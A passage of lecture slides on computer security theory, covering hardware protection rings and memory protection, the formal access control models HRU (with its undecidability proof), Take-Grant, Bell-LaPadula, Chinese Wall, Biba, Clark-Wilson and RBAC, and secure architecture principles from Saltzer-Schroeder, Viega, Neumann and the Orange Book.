  - Unix/Windows 2 rings (0+3)
    Privileged operations at rings 1-3 GPF to ring 0



Hardware support – Interrupts

- Interruption of execution
  - ∗ Created by errors, user requests, hardware failure etc.
  - ∗ Called interrupts, traps, exceptions
- Special input to CPU, includes interrupt vector (address)
- Interrupt vector table contains pointers to interrupt handlers
  - ∗ State is saved on stack
  - ∗ Interrupt handler is executed
- Interrupt priorities
- State restoration



Hardware security – Intel IA32 architecture

- Privilege levels
  - ∗ 4 protection rings
  - ∗ Procedures can only access objects in their own or in outer rings
  - ∗ Privilege level of object stored in descriptor, checked on access
- Gates
  - ∗ Access to higher privilege operations
  - ∗ System object pointing to procedure, execute-only access
  - ∗ Gate must be in same ring
  - ∗ Privilege level is changed, then restored
  - ∗ Stack management, privilege level
  - ∗ Privileged operation may be misused by caller

Hardware security – Memory protection

- Protect operating system integrity and separate processes
- Several options for memory access control
  - OS modifies addresses
    E.g. sandboxing
  - OS computes addresses from relative addresses
    E.g. position-independent coding
  - OS checks if addresses are within given bounds
    E.g. use base and bound registers
- Tagged architecture
  - Add type information to data items, detect type violations
  - Few actual implementations

Access Control Models and Policies

Access Control Policies

- General Models
  - HRU Harrison Ruzzo Ullman
  - Take-Grant
- Confidentiality Policies
  - BLP Bell-La Padula
  - Chinese Wall
- Integrity Policies
  - Biba
  - Clark-Wilson
- RBAC Role-Based Access Control

HRU Harrison Ruzzo Ullman Model – Motivation

- Access control modelling in computer security started in 1970s
- Harrison, Ruzzo, Ullman (1975):
  Abstract general model of protection mechanisms
- Not dependent on specific policy
  * Many policies can be modelled in HRU
  * Need a policy to be useful
- Safety question:
  Can a subject acquire a particular right to an object?
- Result of HRU: Safety question undecidable in general case!

HRU – Definition

- S set of subjects
- O set of objects, $S \subseteq O$
- A finite set of access rights
- $R = (R_{SO})_{s \in S, o \in O}$ access matrix, $r_{so} \subseteq A$ rights subject s has on object o
- 6 primitive operations
  * enter r into r_{so}, delete r from r_{so} $(r \in A)$
  * create subject s, delete subject s
  * create object o, delete object o

HRU – Definition (cont.)

- C set of commands
  - $c(X_1, \ldots, X_k)$, c name of command, $X_1, \ldots, X_k$ parameters (objects)
  - Conditions: conjunction of triples (r, s, o)
  - If for all triples $r \in (s, o)$ in the access matrix, command may be executed
  - Interpretation I maps C into sequences of primitive operations
  - Similar to batch job, database transaction

HRU – Examples

- Command $CREATE(s, o)$

  // no conditions

  create object o
  enter own into (s, o)

- Command $GRANT_r(s_1, s_2, o)$

  condition: $own \in (s_1, o)$

  enter r into (s_2, o)

- Policy defined by S, O, R, C

HRU – State changes in access matrix (i)

- State change by primitive operation

(S, O, R), (S', O', R') configurations of a protection system, c primitive operation

Then $(S, O, R) \Rightarrow_c (S', O', R')$ if one of the following holds

i) c = enter r into (s, o) and $S = S'$, $O = O'$, $s \in S$, $o \in O$, $R'[s_1, o_1] = R[s_1, o_1]$ if $(s_1, o_1) \neq (s, o)$ and $R'[s, o] = R[s, o] \cup \{r\}$

ii) c = delete r from (s, o) and $S = S'$, $O = O'$, $s \in S$, $o \in O$, $R'[s_1, o_1] = R[s_1, o_1]$ if $(s_1, o_1) \neq (s, o)$ and $R'[s, o] = R[s, o] - \{r\}$

HRU – State changes in access matrix (ii)

iii) c = create subject s', s' is a new symbol not in O, $S' = S \cup \{s'\}$, $O' = O \cup \{s'\}$, $R'[s, o] = R[s, o] \forall (s, o) \in S \times O$, $R'[s', o] = \varnothing \forall o \in O'$ and $R'[s, s'] = \varnothing \forall s \in S'$

iv) c = create object o', o' is a new symbol not in O, $S' = S$, $O' = O \cup \{o'\}$, $R'[s, o] = R[s, o] \forall (s, o) \in S \times O$ and $R'[s, o'] = \varnothing \forall s \in S$

v) c = destroy subject s', $s' \in S$, $S' = S - \{s'\}$, $O' = O - \{s'\}$ and $R'[s, o] = R[s, o] \forall (s, o) \in S' \times O'$

vi) c = destroy object o', $o' \in O - S$, $S' = S$, $O' = O - \{o'\}$ and $R'[s, o] = R[s, o] \forall (s, o) \in S' \times O'$

HRU – State changes in access matrix (iii)

- State change by command

  (S, O, R), (S', O', R') configurations of a protection system, C command

  Then $(S, O, R) \rightarrow_C (S', O', R')$ if

i) $\forall(r, s, o) \in conditions(C)\ r \in R[s, o]$

ii) $I(C) = c_1, \ldots, c_m$, c_i primitive operations, then $\exists m \geq 0$, configurations (S_i, O_i, R_i) such that

  a) $(S, O, R) = (S_0, O_0, R_0)$

  b) $(S_{i-1}, O_{i-1}, R_{i-1}) \Rightarrow_{c_i} (S_i, O_i, R_i)$ for $0 < i \leq m$

  c) $(S_m, O_m, R_m) = (S', O', R')$

HRU – State changes in access matrix (iv)

- $(S, O, R) \rightarrow (S', O', R')$ if there is some command C such that $(S, O, R) \rightarrow_C (S', O', R')$
- $(S, O, R) \rightarrow^* (S', O', R')$ for zero or more applications of $\rightarrow$

HRU – Example Unix

- Simple Unix protection mechanism
  - Owner of file specifies privileges r, w, x for himself and others
  - (superuser disregarded here)
- Two challenges
  - No bound on number of subjects
    ⇝ not possible to "give all subjects privilege"
  - No disjunction of conditions
    Owner or has privilege

HRU – Example Unix (cont.)

- Place access rights in (o, o) entry of matrix
- Command $ADDownerREAD(s, o)$
  - $own \in R[s, o]$: enter $oread$ into (o, o)
- Command $ADDanyoneREAD(s, o)$
  - $own \in R[s, o]$: enter $aread$ into (o, o)
- Commands $READ(s, o)$
  - $own \in R[s, o] \wedge oread \in R[o, o]$ or $aread \in R[o, o]$
  - enter $read$ into (s, o) – temporary addition to matrix
  - delete $read$ from (s, o)

Two $READ$ commands simulate disjunction of conditions

HRU – Safety question

System is “safe” when access to objects is impossible without concurrence of owner

⇝ **User should be able to tell impact of an action**

- Can a generic right be “leaked” to an “unreliable” subject?
  - ∗ Owner can give away right
  - ∗ Reliable subjects
  - ∗ Can right be added to matrix where it is not initially?

OBS: Safety usually used with respect to causing or preventing injury

HRU – Safety question, particular object

- Safety question concerned with leakage of right
- Leakage of right r to object o_1
  * Two new rights: r', r''
  * Add r' to (o_1, o_1)
  * Add command $DUMMY(s, o)$
    conditions: $r' \in (o, o) \wedge r \in (s, o)$
    enter r'' into (o, o)
  * Leaking r to o_1 now equivalent with leaking r'' to anybody

HRU – Safety question, definitions (i)

i) Definition
Given a protection system, we say command $c(X_1, \ldots, X_n)$ leaks **right** r if its interpretation has a primitive operation of the form enter r into (s, o) for some s and o.

ii) Definition
Given a protection system and right r, we say that initial configuration (S_0, O_0, R_0) is **safe** for r if there does not exist configuration (S, O, R) such that $(S_0, O_0, R_0) \rightarrow *(S, O, R)$ and there is a command $c(X_1, \ldots, X_n)$ whose conditions are satisfied in (S, O, R), and that leaks r via enter r into (s, o) for some subject $s \in S$ and object $o \in O$ with $r \notin R[s, o]$.

HRU – Safety question, definitions (ii)

iii) Definition
A protection system is mono-operational if each command's interpretation is a single primitive operation.

Theorem

There is an algorithm which given a mono-operational protection system, a generic right r and an initial configuration (S_0, O_0, R_0) determines whether or not (S_0, O_0, R_0) is safe for r in this protection system.

Proof ⇝ see second assignment

HRU – Undecidability of safety question (i)

Turing machine TM**:** (Q, T, δ, q_0)

- Q set of states, initial state q_0, final state q_f
- T distinct set of tape symbols
- Blank symbol $\perp$ initially on each cell of tape (infinite to the right)
- Tape head always over some cell of tape
- Moves of TM given by function δ: $Q \times T \rightarrow Q \times T \times \{L, R\}$

  Reading symbol in particular state leads to new state, overwriting with new symbol, moving head to left or right

  (Head never moves off the leftmost cell)

Halting problem

It is undecidable whether a given Turing machine will eventually enter the final state

There is no general algorithm to determine halting for arbitrary Turing machines. There is not even a finite set of algorithms.

Theorem

It is undecidable whether a given configuration of a given protection system is safe for a given generic right.

Proof

- Protection system can simulate behaviour of arbitrary TM
- Leakage of right corresponds to TM entering q_f
- Halting problem is undecidable, hence the theorem is proved

HRU – Undecidability of safety question (iv)

Simulation of $TM\ (Q, T, \delta, q_0)$ **with protection system** (S, O, R, C)

- Set of rights $A := Q \cup T \cup \{own\} \cup \{end\}$, R access matrix
- Set of subjects S represents cells; s_i cell number i
- $S = O$
- Tape represented by list of subjects, s_i owns s_{i+1}
  $own \in R[s_i, s_{i+1}]$
- Last cell, subject s_k, marked by special right: $end \in R[s_k, s_k]$
- Tape symbol X in cell i represented by right to itself: $X \in R[s_i, s_i]$
- Current state q and tape head over cell j: $q \in R[s_j, s_j]$

HRU – Undecidability of safety question (v)

Example

- TM in state q with cell contents W, X, Y, Z, tape head at cell 2
- Representing tape content, current state and tape head position in access matrix

$$
\begin{array}{c|cccc}
 & s_1 & s_2 & s_3 & s_4 \\
\hline
s_1 & \{W\} & \{own\} & & \\
s_2 & & \{X, q\} & \{own\} & \\
s_3 & & & \{Y\} & \{own\} \\
s_4 & & & & \{Z, end\}
\end{array}
$$

Moves δ

- $\delta(q, X) \rightarrow (p, Y, L)$ left move

  Command $C_{qX}(s, s')$
  Conditions: $own \in (s, s') \wedge q \in (s', s') \wedge X \in (s', s')$

  Interpretation:
  delete q from (s', s')
  delete X from (s', s')
  enter p into (s, s)
  enter Y into (s', s')

HRU – Undecidability of safety question (vii)

- $\delta(q, X) \rightarrow (p, Y, R)$ right move

  Ordinary right move command $C_{qX}(s, s')$
  Conditions: $own \in (s, s') \wedge q \in (s, s) \wedge X \in (s, s)$
  Interpretation:
  delete q from (s, s), delete X from (s, s)
  enter p into (s', s'), enter Y into (s, s)

  Moving beyond current end of tape command $D_{qX}(s, s')$
  Conditions: $end \in (s, s) \wedge q \in (s, s) \wedge X \in (s, s)$
  Interpretation:
  delete q from (s, s), delete X from (s, s),
  delete end from (s, s), enter Y into (s, s), create subject s',
  enter $\perp$ into (s', s'), enter p into (s', s'), enter end into (s', s')

Example

- TM from previous example, $\delta(q, X) \rightarrow (p, Y, L)$

$$\begin{array}{c|cccc} & s_1 & s_2 & s_3 & s_4 \\ \hline s_1 & \{W\} & \{own\} & & \\ s_2 & & \{X, q\} & \{own\} & \\ s_3 & & & \{Y\} & \{own\} \\ s_4 & & & & \{Z, end\} \end{array} \qquad \begin{array}{c|cccc} & s_1 & s_2 & s_3 & s_4 \\ \hline s_1 & \{W, p\} & \{own\} & & \\ s_2 & & \{Y\} & \{own\} & \\ s_3 & & & \{Y\} & \{own\} \\ s_4 & & & & \{Z, end\} \end{array}$$

- Applying command C_{qX}

HRU – Undecidability of safety question (ix)

- Initial matrix has one subject s_1, $R[s_1, s_1] = \{q_0, \perp, end\}$
- Each command deletes and adds one state
- Each entry contains at most one tape symbol
- Only one entry contains end

⇝ **In each reachable configuration of the protection system at most one command is applicable. The protection system therefore exactly simulates TM.**
If TM enters q_f, right q_f is leaked, otherwise (S, O, R, C) is safe. Since it is undecidable whether TM enters q_f, it must be undecidable whether the protection system is safe for q_f.

This concludes the proof.

HRU – Undecidability of safety question (x)

Although we can give different algorithms to decide safety for different classes of systems, we can never hope even to cover all systems with a finite, or even infinite, collection of algorithms.

Open question:

- Where is the boundary between decidable and undecidable safety questions in access control models?

The Take-Grant model

Author not known (ca. 1970s)

- Based on directed graph
- Change of protection state is represented as change of graph
- Safety decidable in linear time

Take-grant – Definitions


- G directed graph
- Vertices are subjects (●), objects (O), subjects/objects (⊗)
- Labelled edges indicate rights that source has over destination
- R set of rights including $\{t, g\}$ (take, grant)
- 4 graph rewriting rules ("de iure")
  - * Take
  - * Grant
  - * Create
  - * Remove

Take-grant – Graph rewriting rules (i) – Take

x, y, z distinct vertices, x subject, $\alpha \subseteq \beta \subseteq R$ set of rights

Edge x to z labelled t, edge z to y labelled β

Then edge x to y is added and labelled α




x takes (α to y) from z

Take-grant – Graph rewriting rules (ii) – Grant

x, y, z distinct vertices, z subject, $\alpha \subseteq \beta \subseteq R$ set of rights

Edge z to x labelled g, edge z to y labelled β

Then edge x to y is added and labelled α




z grants (α to y) to x

Take-grant – Graph rewriting rules (iii) – Create

x **subject,** $\alpha \subseteq R$ **set of rights**

Add a new vertex y **and an edge** x **to** y **labelled** α




x **creates (**α **to new vertex)** y

Take-grant – Graph rewriting rules (iv) – Remove

x, y distinct vertices, x subject, $\alpha \subseteq \beta \subseteq R$ set of rights

Edge x to y labelled α

Then α labels of edge x to y are deleted; edge is deleted if label=$\emptyset$



x removes (α to) y

Take-grant – De facto rules – Can-share

Can x obtain α rights over y?

- Predicate $can-share(\alpha, x, y, G_0)$ true if there exists sequence of protection graphs $G_1, \ldots, G_n$ such that $G_0 \rightarrow {}^*G_n$ using only de iure rules and in G_n there is an edge x to y labelled α
- Theorem stating requirements for $can-share$ involves definition of tg-connectedness, islands, bridges
- Only tg-paths discussed here


⇝ **Explored at length e.g. in Bishop 3.3.1**

Take-grant – tg-connected

tg-path is sequence of connected vertices with edges labelled t or g.
Vertices are tg-connected if there is a tg-path between them.

- tg-paths of length 1
  * Take
  * Grant
  * Reversed take
  * Reversed grant


Take-grant – Reversed take



Similar proof for reversed grant ⇢ homework

Take-grant – De-facto rules – Can-steal

- Similar to can-share
- No grant rights may be stolen



i) u grants (t to v) to s

ii) s takes (t to u) from v

iii) s takes (α to w) from u

- $can-steal(\alpha, s, w, G_0)$ is true

Take-grant – Safety question

- Safety decidable in linear time with respect to graph size
- Take-grant less expressive than HRU
  (special case of HRU)

- Relation to other access models, e.g. TG is also special case of SPM Schematic Protection Model

⇢ **Could be a project topic**

Confidentiality Policies

Confidentiality policies – Bell La Padula

Bell, LaPadula (1976)

- Motivated by military security
- Significant security model
- Played important role in design of secure operating systems
- New models often compared with BLP

- Deals with confidentiality
- Information flow when subject alters object
- Supports multi-level security policies

BLP – Definitions

- S set of subjects, O set of objects
- A set of access operations, $A = \{execute, read, append, write\}$
- L set of security levels with a partial ordering $\leq$
- $B = Pow(S \times O \times A)$ set of current accesses
  Set of sets of tuples, $b \in B$ contains (s, o, a) of current accesses
- M set of access control matrices, $M = (M_{SO})_{s \in S, o \in O}$
- $F \subseteq L^S \times L^S \times L^O$ set of security level assignments
  * f_S: $S \rightarrow L$ maximal security level of a subject
  * f_C: $S \rightarrow L$ current security level of a subject, $f_C \leq f_S$
  * f_O: $O \rightarrow L$ classification of an object

BLP – State of a system

- State set $B \times M \times F$
  - Current accesses
  - Access matrix
  - Security level assignments
- Multi-level security: subject level must dominate object level
- State is secure if two (three) properties are satisfied
  - Simple security property: "no read up"
  - *-property: "no write down"
    (pronounced "star property")
  - (Discretionary security property)

Simple security property

A state (b, M', f) **satisfies the simple security property if for each element** $(s, o, a) \in b$ **with** $a = read \vee a = write$ **the following condition holds:** $f_O(o) \leq f_S(s)$**.**

*-property

A state (b, M', f) **satisfies the *-property if for each element** $(s, o, a) \in b$ **with** $a = write \vee a = append$ **the following condition holds:** $f_C(s) \leq f_O(o)$**.**

In addition $f_O(o') \leq f_O(o)\ \forall o'$ **with** $(s, o', a') \in b$ **and** $a = read \vee a = write$

BLP – Security properties (cont.)

Discretionary security property

A state (b, M', f) satisfies the discretionary security property if for each element $(s, o, a) \in b$ the following condition holds: $a \in M'_{so}$.

BLP – Example

- $S = \{s_1, s_2\}$, $O = \{o_1, o_2, o_3\}$,
  $L = \{unclassified, secret, top\ secret\}$
- $f_S(s_1) = top\ secret$, $f_S(s_2) = unclassified$
  $f_C(s_1) = secret$, $f_C(s_2) = unclassified$
- $f_O(o_1) = top\ secret$, $f_O(o_2) = secret$, $f_O(o_3) = unclassified$
- $b = \{(s_1, o_2, read), (s_1, o_1, write), (s_2, o_1, append),$
  $(s_2, o_3, read), (s_2, o_2, append)\}$
- Secure state?

BLP – Example (cont.)

i) $(s_1, o_2, read)$ [SSP] $f_O(o_2) = secret \leq top\ secret = f_S(s_1)$ (+)

ii) $(s_1, o_1, write)$ [SSP,*]
$f_O(o_1) = top\ secret \leq top\ secret = f_S(s_1)$
$f_C(s_1) = secret \leq top\ secret = f_O(o_1)$
$f_O(o_2) = secret \leq top\ secret = f_O(o_1)$ (+)

iii) $(s_2, o_1, append)$ [*] $f_C(s_1) = secret \leq top\ secret = f_O(o_3)$ (+)

iv) $(s_2, o_3, read)$ [SSP]
$f_O(o_3) = unclassified \leq unclassified = f_S(s_2)$? (+)

v) $(s_2, o_2, append)$ [SSP,*]
$f_C(s_2) = unclassified \leq secret = f_O(o_2)$
$f_O(o_3) = unclassified \leq secret = f_O(o_2)$ (+)

BLP – Information flow

High-level subjects cannot disclose information to low-level subjects

To allow this

- Temporarily downgrade a high-level subject: f_C
  - Processes do not retain memory
  - Choose f_C upon login
- Trusted subjects: can violate *-property
  - Trusted vs trustworthy
  - Security administrator

Confidentiality policies – Chinese wall

Brewer, Nash (1989)

- Motivated by consultancy/banking
- Access based on conflicts of interest
- Modification of BLP

Chinese wall – Definition

- C set of companies
- O set of objects concerning a single company
- S set of subjects ("analysts")
- $y : O \to C$ company dataset of an object
- $x : O \to Pow(C)$ conflict of interest class of an object
- $(x(o), y(o))$ security label of an object
- Sanitised information has $x(o) = \varnothing$
- History matrix H of objects accessed in the past

$$H_{s,o} = \begin{cases} \textit{true, if s has had access to o} \\ \textit{false, if s never had access to o} \end{cases}$$

Chinese wall – Security properties

Initial state: $H_{S,O}$ **empty**

s **is granted access to** o **if**

- o belongs to company dataset already held by user
- o is in different conflict of interest class

Simple security property

Subject s **is granted access to object** o **only if** $\forall o'$ **with** $H_{s,o'} = true$**,** $y(o) \notin x(o') \vee y(o) = y(o')$

***-property**

Subject s **is granted modifying access to object** o **only if** s **has no read access to** o' **with** $y(o) \neq y(o') \wedge x(o') \neq \emptyset$

Integrity Policies

Integrity policies – Biba

Biba (1977)

- Motivated by Bell LaPadula
- Very similar
  - Integrity levels (vs security levels)
  - Information flow in opposite direction
    Low integrity information must not affect high integrity inform.
- Variants (two discussed here)

Biba – Static integrity levels

Integrity levels do not change

Simple integrity policy

If subject s can modify object o, then
$integrity\text{-}level_O(o) \leq integrity\text{-}level_S(s)$

Integrity *-property

If subject s can observe object o, then s can have modifying access to other object p only if $integrity\text{-}level_O(p) \leq integrity\text{-}level_O(o)$

Biba – Dynamic integrity levels

Integrity levels adjusted after contact with low-integrity information

Subject low watermark property

s **observes** o **at any level. Then** $f_S(s) := inf(f_S(s), f_O(o))$

Object low watermark property

s **modifies** o **at any level. Then** $f_O(o) := inf(f_S(s), f_O(o))$

Clark, Wilson (1987)

- Motivated by commercial integrity needs (vs military)
- Two integrity levels
- Certification and enforcement rules

Clark-Wilson – Definitions

- CDI constrained data item (high integrity)
  UDI unconstrained data item (low integrity)
- IVP integrity verification procedure
  Confirms that CDIs confirm to integrity specification
- TP transformation procedure
  Change set of CDIs from one valid state to another
- System ensures that only TPs manipulate CDIs
  Validity of TP verified by certification (done for specific policy)

Clark-Wilson – Enforcement rules

4 enforcement rules (abbreviated)

- E1: CDIs are changed only by authorised TP (list of TP, CDIs)
- E2: Users authorised for TP (list of user, TP, CDIs) (makes E1 unnecessary)
- E3: Users are authenticated
- E4: Authorisation lists changed only by security officer

Clark-Wilson – Certification rules

5 certification rules (abbreviated)

- C1: IVP validates CDI state
- C2: TPs preserve valid state
- C3: Suitable separation of duty
- C4: TPs write to append-only log
  (log modelled as CDI)
- C5: TPs validate UDI

More Access Control

RBAC Role-Based Access Control

Ferraiolo, Kuhn (1992), Sandhu et al. (1996)

- Roles are collections of permissions
  - Simpler management
  - Users – roles
  - Permission – roles
  - Role hierarchies
- Roles vs groups
  - Groups are administrative collections of users
- Similarity with maximum and current security levels
- Policy-neutral

Information flow models

- Different perspective than access rights
- Similar framework as BLP
  - Objects labelled with security classes (form a lattice)
  - Information may only flow upwards
- Flow from x to y if something learned about x by observing y
  - Explicit information flow: y:=x
  - Implicit information flow: If $x = 0$ then y:=1
- Security in information flow model undecidable
- Little practical use as of today

Access control models and policies – Summary

- Expressiveness of model vs decidability of safety question
- Different representations: matrices, lists, graphs, state machines
- Focus of research
  - Much work on confidentiality policies
  - Less work on integrity policies
  - Even less work on availability policies
- Current systems mostly use DAC, some RBAC
- Management of access control important in commercial sector

Architecture Principles for Software Security

Architecture Principles for Software Security

- Architecture: “The structure of anything”
- Focused on product
  * Saltzer's & Schroeder's design principles
  * Viega's development principles
  * Neumann's architecture principles
  * TCSEC (“Orange Book”)
- Focused on process
  * SSE-CMM Capability maturity model
- Focused on management
  * GASSP

Saltzer's & Schroeder's design principles

Tutorial paper covering common sense (1973)

- Principle of Economy of Mechanism
- Principle of Fail-safe Defaults
- Principle of Complete Mediation
- Principle of Open Design
- Principle of Separation of Privilege
- Principle of Least Privilege
- Principle of Least Common Mechanism
- Principle of Psychological Acceptability

Viega's development principles

Ten simple guidelines (2002) – a lot of text; read Saltzer instead

* Secure the weakest link.
* Practise defence in depth.
* Fail securely.
* Follow the principle of least privilege.
* Compartmentalise.
* Keep it simple.
* Promote privacy.
* Remember that hiding secrets is hard.
* Be reluctant to trust.
* Use your community resources.

Neumann's architecture principles

SRI reports (1996, 1999)

- Use good software-engineering practice
- Avoid unnecessary complexity
- However
  - ∗ Mere presence of a technique not sufficient
  - ∗ Each technique can be misused
- Notion of dependence of components
- 14 fundamental architectural principles

Neumann – Dependence

- Component depends upon component (for its correctness)
  Strictly hierarchical, no composition out of less trustworthy components
- Component depends on component
  More general, composition possible
- Levels of trustworthiness
- Vertical, horizontal dependencies
- Mutual dependence
- Collapse/stratification

Neumann – Generalised dependence

- Toleration of untrustworthiness of lower layers
- Three design techniques
  - ∗ Error-correcting codes
    Reliable representation achievable by redundancy
  - ∗ Fault tolerance
    Correct performance despite simultaneous faults
  - ∗ Byzantine algorithms
    Misbehaviour of a certain number of components allowed

Neumann – Fundamental architectural principles

14 principles (derived from earlier works)

- Abstraction, Hierarchical layering, Encapsulation, Object-orientation, Composability
- Pervasive authentication and access control, Pervasive accountability and recovery, Separation of policy and mechanism, Separation of concerns
- Diversity, Least common mechanism, Assignment of least privilege, Avoidance of strict dependence on untrustworthy entities
- Scrutability of designs and implementations

TCSEC ("Orange Book")

Trusted Computer System Evaluation Criteria
U.S. Department of Defense (1985)

- Guideline for security requirements of a secure computer system
- Combines functional and assurance requirements
- Developed for military systems
  - Assessment
  - Manufacturing
  - Acquisition
- Most commercial systems target only one level (C2)
- Part of "Rainbow Series"

TCSEC – Fundamental requirements

6 fundamental computer security requirements

- Security policy
- Marking
- Identification
- Accountability
- Assurance
- Continuous protection

